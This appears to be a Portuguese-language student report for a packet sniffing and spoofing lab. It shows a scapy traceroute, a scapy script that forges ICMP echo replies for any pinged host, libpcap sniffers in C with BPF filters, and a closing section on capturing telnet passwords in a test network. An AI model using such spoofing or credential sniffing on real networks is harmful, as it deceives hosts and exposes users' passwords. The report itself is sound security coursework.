Este programa calcula quantos roteadores (saltos) são necessários para enviar esse pacote até o destino do endereço IP. Cada linha na tela é um roteador diferente. O tempo de vida é usado para retornar um erro de cada salto até o destino, desta forma podemos imprimir cada roteador IP até ele pára. Neste caso chegamos a 14 roteadores diferentes, nenhum deles estão com tempo limite. Caso apareça uma mensagem “Request time out” no início/meio de um traceroute é muito comum e pode ser ignorado. Este é normalmente um dispositivo que não responde a Solicitações ICMP ou traceroute.


Utilizando o código my_traceroute.py.



```
[02/04/22]seed@VM:~/.../volumes$ sudo python3 my_traceroute.py
1 10.20.30.1
2 192.168.100.1
3 200.225.254.190
4 100.126.1.226
5 100.127.6.98
6 168.197.21.97
7 64.191.232.2
8 200.143.253.38
9 200.143.252.74
10 200.143.253.162
11 200.131.0.133
12 200.131.0.143
13 200.19.156.150
14 200.19.145.55
[02/04/22]seed@VM:~/.../volumes$
```

Imagen 15 – Executando o my_traceroute.py.

Já utilizando o traceroute do próprio Linux temos:



```
[02/04/22]seed@VM:~/.../volumes$ traceroute 200.19.145.55
traceroute to 200.19.145.55 (200.19.145.55), 30 hops max, 60 byte packets
1 _gateway (10.20.30.1) 0.387 ms 0.298 ms 0.267 ms
2 * * *
3 * * *
4 * * *
5 * * *
6 * * *
7 * * *
8 * * *
9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
```

Imagen 16 – Executando o comando traceroute no terminal.

Não obtivemos o mesmo resultado que usando o código com base no scapy.

Task 1.4: Sniffing and-then Spoofing

O que é um protocolo A RP? - um protocolo de comunicação usado para descobrir o link endereço de camada, como um endereço MAC, associado a um determinado endereço de camada da Internet, normalmente um endereço IPv4. Tal solicitação consiste em pacotes especiais comumente conhecidos como pacotes 'quem tem'. Os pacotes 'quem tem' são pacotes que o sistema IP transmite para todos os dispositivos em uma rede (ou VLAN), para determinar o proprietário de um endereço IP específico.

```
#!/usr/bin/python
from scapy.all import *

def send_packet(pkt):

    if(pkt[2].type == 8):
        src=pkt[1].src
        dst=pkt[1].dst
        seq = pkt[2].seq
        id = pkt[2].id
        load=pkt[3].load

        print(f"Flip: src {src} dst {dst} type 8 REQUEST")
        print(f"Flop: src {dst} dst {src} type 0 REPLY\n")
        reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/load
        send(reply,verbose=0)

interfaces = ['enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=send_packet)
```

O bloco 'if' está verificando se um ICMP é uma solicitação. Se for verdade, o pacote de resposta será baseado em detalhes derivados do original pacote, mas ele irá inverter dst e src então sempre que vir uma solicitação de eco ICMP, independentemente de qual seja o endereço IP de destino, o programa deve enviar imediatamente uma resposta de eco usando essa técnica de falsificação de pacotes.

O pkt[Raw].load é usado para armazenar a carga de dados do pacote original desta forma. Retornará corretamente ao remetente.

Enviando um ping para '200.19.145.55' que é um host existente no Internet no caso o site da UFU. Então, neste caso, estamos recebendo respostas duplicadas, porque o destino real é respondendo à fonte, mas meu programa também está respondendo à fonte. Podemos ver isso muito claro nas capturas de tela e na gravação do wireshark.




Imagen 17 – Executando o código sniffing and spoofing.




Imagen 18 – Ping no endereço 200.19.145.55.




Imagen 19 – Captura de pacote de protocolo ARP.




Imagen 20 – Captura de pacote de protocolo ICMP(request/reply).

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

Usando um código para sniffer com a biblioteca pcap para capturar tráfego de rede e exibe os endereços IP de origem e destino. Usando a mesma sintaxe de filtro do BPF para filtrar apenas pacotes ICMP. Quando o programa captura um pacote, verifica se o cabeçalho é do tipo IPv4 e se for verdade, ele imprimirá a origem e o destino desse pacote de cabeçalho IP.

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet){
    struct ethheader *eth = (struct ethheader *)packet;

    if ( ntohs(eth->ether_type) == 0x0800) { // 0x0800 é o modelo de IP
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct
ethheader));

        printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
```

```

struct bpf_program fp;
char filter_exp[] = "ip proto icmp";
bpf_u_int32 net;

// Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o
nome enp0s3

handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);

// Etapa 2: Compila o filter_exp BPF dentro do psuedo-código
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);

// Etapa 3: Captura os pacotes
pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle); // Fecha o handle
return 0;
}

```

Task 2.1: Writing Packet Sniffing Program

O que é pcap?

O pcap é uma interface de programação de aplicativos (API) para captura tráfego de rede.




Imagen 21 – Compilando e executando o sniffer.




Imagen 22 – Captura de pacotes de protocolo ICMP.

Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

Dividindo em três passos:

- Primeiro passo, abrimos uma sessão pcap ao vivo na NIC com o nome enp0s3, esta operação é feito pelo ‘pcap_open_live’ (uma função da biblioteca pcap). Esta função nos permite ver todo o tráfego de rede na interface e vincular o soquete.
- Segundo passo, estamos definindo o filtro usando os seguintes métodos: usando o pcap_compile() que é usado para compilar a string str em um programa de filtro e usando o pcap_setfilter() que é usado para especificar um programa de filtro.
- Terceiro passo, capturamos os pacotes em um loop e processamos os pacotes capturados usando a função 'pcap_loop', o -1 significa um loop infinito.

Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?




Imagen 23 – Compilando sniffer no terminal.

Um privilégio de root é necessário para configurar o cartão em promiscuous mode e raw socket, desta forma podemos ver todo o tráfego de rede na interface. Se executarmos o programa sem um usuário root, onde a função pcap_open_live falha ao acessar o dispositivo e assim causará um erro em todo o programa.

Quesiton 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

O promiscuous mode faz parte do chip da minha placa NIC, que está dentro do computador, ativado usando a função ‘pcap_open_live’. Se você alterar o terceiro parâmetro da função ‘pcap_open_live’ para 0 = OFF e qualquer coisa diferente de 0 estará LIGADO. Se eu desligar o promiscuous mode, um host está em sniffing apenas o tráfego que está diretamente relacionado a ele. Apenas tráfego para, de ou roteado através do host será coletado pelo sniffer. Por outro lado, se eu ativar o promiscuous mode, ele bloqueia todo o tráfego no fio e você receberá todos os pacotes que seu dispositivo vê, sejam eles destinados a você ou não.

Task 2.1B: Writing Filters - Capture the ICMP packets between two specific hosts.

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet){
    struct ethheader *eth = (struct ethheader *)packet;

    if ( ntohs(eth->ether_type) == 0x0800) { // 0x0800 é o modelo de IP
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct
ethheader));

        printf("Source: %s    ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* Determinar o protocolo */
        switch(ip->iph_protocol) {
            case IPPROTO_ICMP:
                printf("    Protocol: ICMP\n");
                return;
            default:
```

```

        printf("    Protocol: others\n");
        return;
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto icmp and host 10.20.30.9 and host
200.19.145.55";
    bpf_u_int32 net;

    // Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome
    // enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Etapa 2: Compila o filter_exp BPF dentro do psuedo-código
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Etapa 3: Captura os pacotes
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // Fechar o handle
    return 0;
}

```

Utilizando o código anterior e adicionando alguns recursos a ele. O filtro pcap que é baseado na sintaxe BPF agora é: " ip proto icmp". Meu endereço IP atual é 10.20.30.9. O programa verifica se é do tipo IPv4 e se é true, também verifica se o protocolo é ICMP - Nesse caso, também imprimiremos isso é um tipo de protocolo ICMP.

Compilando e executando o código `sniffer_icmp`.

```

Activities Terminal Feb 7 11:49
seed@VM:~/.../volumes$ gcc -o sniffer_icmp sniffer_icmp.c -lpcap
[02/07/22]seed@VM:~/.../volumes$ sudo ./sniffer_icmp
Source: 10.20.30.9 Destination: 35.232.111.17 Protocol: others
Source: 35.232.111.17 Destination: 10.20.30.9 Protocol: others
Source: 10.20.30.9 Destination: 35.232.111.17 Protocol: others
Source: 10.20.30.9 Destination: 35.232.111.17 Protocol: others
Source: 35.232.111.17 Destination: 10.20.30.9 Protocol: others
Source: 35.232.111.17 Destination: 10.20.30.9 Protocol: others
Source: 10.20.30.9 Destination: 35.232.111.17 Protocol: others
Source: 35.232.111.17 Destination: 10.20.30.9 Protocol: others
Source: 10.20.30.9 Destination: 35.232.111.17 Protocol: others
Source: 35.232.111.17 Destination: 10.20.30.9 Protocol: others
Source: 10.20.30.9 Destination: 192.168.100.1 Protocol: others
Source: 192.168.100.1 Destination: 10.20.30.9 Protocol: others
Source: 10.20.30.9 Destination: 200.19.145.55 Protocol: ICMP 1
Source: 200.19.145.55 Destination: 10.20.30.9 Protocol: ICMP 2
Source: 10.20.30.9 Destination: 200.19.145.55 Protocol: ICMP 3
Source: 200.19.145.55 Destination: 10.20.30.9 Protocol: ICMP 3
Source: 10.20.30.9 Destination: 192.168.100.1 Protocol: others
Source: 192.168.100.1 Destination: 10.20.30.9 Protocol: others
Source: 10.20.30.9 Destination: 192.168.100.1 Protocol: others

```

Imagen 24 – Executando o `sniffer_icmp`.

Ping no host da 200.19.145.55 (UFU).

The screenshot shows a terminal window with two tabs. The first tab contains the command `ping -c 3 200.19.145.55` and its output, which includes three ICMP echo requests and three ICMP echo replies. The second tab shows the output of the `lpcap` command, which lists network traffic. It includes a section titled "200.19.145.55 ping statistics" showing 3 transmitted and 3 received packets with 0% loss. Below this, there is a list of various network connections and their details.

```
[02/07/22]seed@VM:~$ ping -c 3 200.19.145.55
PING 200.19.145.55 (200.19.145.55) 56(84) bytes of data.
64 bytes from 200.19.145.55: icmp_seq=1 ttl=53 time=38.9 ms
64 bytes from 200.19.145.55: icmp_seq=2 ttl=53 time=30.7 ms
64 bytes from 200.19.145.55: icmp_seq=3 ttl=53 time=30.3 ms
--- 200.19.145.55 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 30.270/33.275/38.885/3.970 ms

Source: 35.232.111.17 Destination:
Source: 10.20.30.9 Destination: 19...
Source: 192.168.100.1 Destination: [02/07/22]seed@VM:~$ Lucas Albino Martins |
```

```
Source: 10.20.30.9 Destination: 20...
Source: 200.19.145.55 Destination:
Source: 10.20.30.9 Destination: 200.19.145.55 Protocol: ICMP
Source: 200.19.145.55 Destination: 10.20.30.9 Protocol: ICMP
Source: 10.20.30.9 Destination: 200.19.145.55 Protocol: ICMP
Source: 200.19.145.55 Destination: 10.20.30.9 Protocol: ICMP
Source: 10.20.30.9 Destination: 192.168.100.1 Protocol: others
Source: 192.168.100.1 Destination: 10.20.30.9 Protocol: others
Source: 1A 2A 3A 0 Destination: 102 168 100 1 Protocol: others
```

Imagen 25 – Executando o sniffer_icmp.

Capturando pacotes de protocolo ICMP com o Wireshark.




Imagen 26 – Wireshark.

Task 2.1B: Writing Filters - Capture the TCP packets with a destination port number in the range from 10 to 100.

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"
```

```

void got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet){
    struct ethheader *eth = (struct ethheader *)packet;

    if ( ntohs(eth->ether_type) == 0x0800) { // 0x0800 esse e o modelo de
IP.
        struct ipheader * ip = (struct ipheader * )(packet + sizeof(struct
ethheader));

        printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s", inet_ntoa(ip->iph_destip));
        /* determina o protocolo */
        switch(ip->iph_protocol) {
            case IPPROTO_TCP:
                printf(" Protocol: TCP\n");
                return;
            default:
                printf(" Protocol: others\n");
                return;
        }
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "proto TCP and dst portrange 10-100";
    bpf_u_int32 net;

    // Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome
enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Etapa 2: Compila o filter_exp BPF dentro do psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);


    // Etapa 3: Captura os pacotes
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // Fecha o handle
    return 0;
}

```

O filtro pcap é: "protocolo TCP e dst portrange 10-100". O programa captura o pacote e verifica se o cabeçalho é do tipo IPv4. Se for verdade, também verifica se o tipo de protocolo é TCP, e se também for verdade, imprima-o.

Utilizando de um terminal e tentando conectar em um endereço IP via telnet para demonstrar a captura de pacote com protocolo TCP.




The screenshot shows a Linux desktop environment with a dark theme. On the left is a dock with icons for file manager, terminal, browser, and others. In the center, there are two terminal windows. The top window is titled 'seed@VM: ~' and shows a packet capture interface with several entries for TCP traffic from source 10.20.30.9 to destination 10.20.30.3. The bottom window is also titled 'seed@VM: ~' and shows a terminal session where multiple attempts to connect via telnet to 10.20.30.3 are failing with the message 'Protocol not available'. The desktop background features a purple lightning bolt graphic.

Imagen 27 – Captura de pacotes utilizando código `sniffer_tcp`.

Task 2.1C: Sniffing Passwords.

Usando o filtro pcap é: "tcp port telnet". A sintaxe usada para este filtro é da sintaxe BPF do site. O programa foi configurado para capturar os pacotes tcp do telnet e quando executado e realizou um telnet da máquina 192.168.100.40 para 192.168.100.69; os dados foram capturados que inclui senha. Utilizando a VM com conexão em modo bridge para ter acesso externo dentro do ambiente de teste podemos ver nas imagens abaixo a captura da senha.



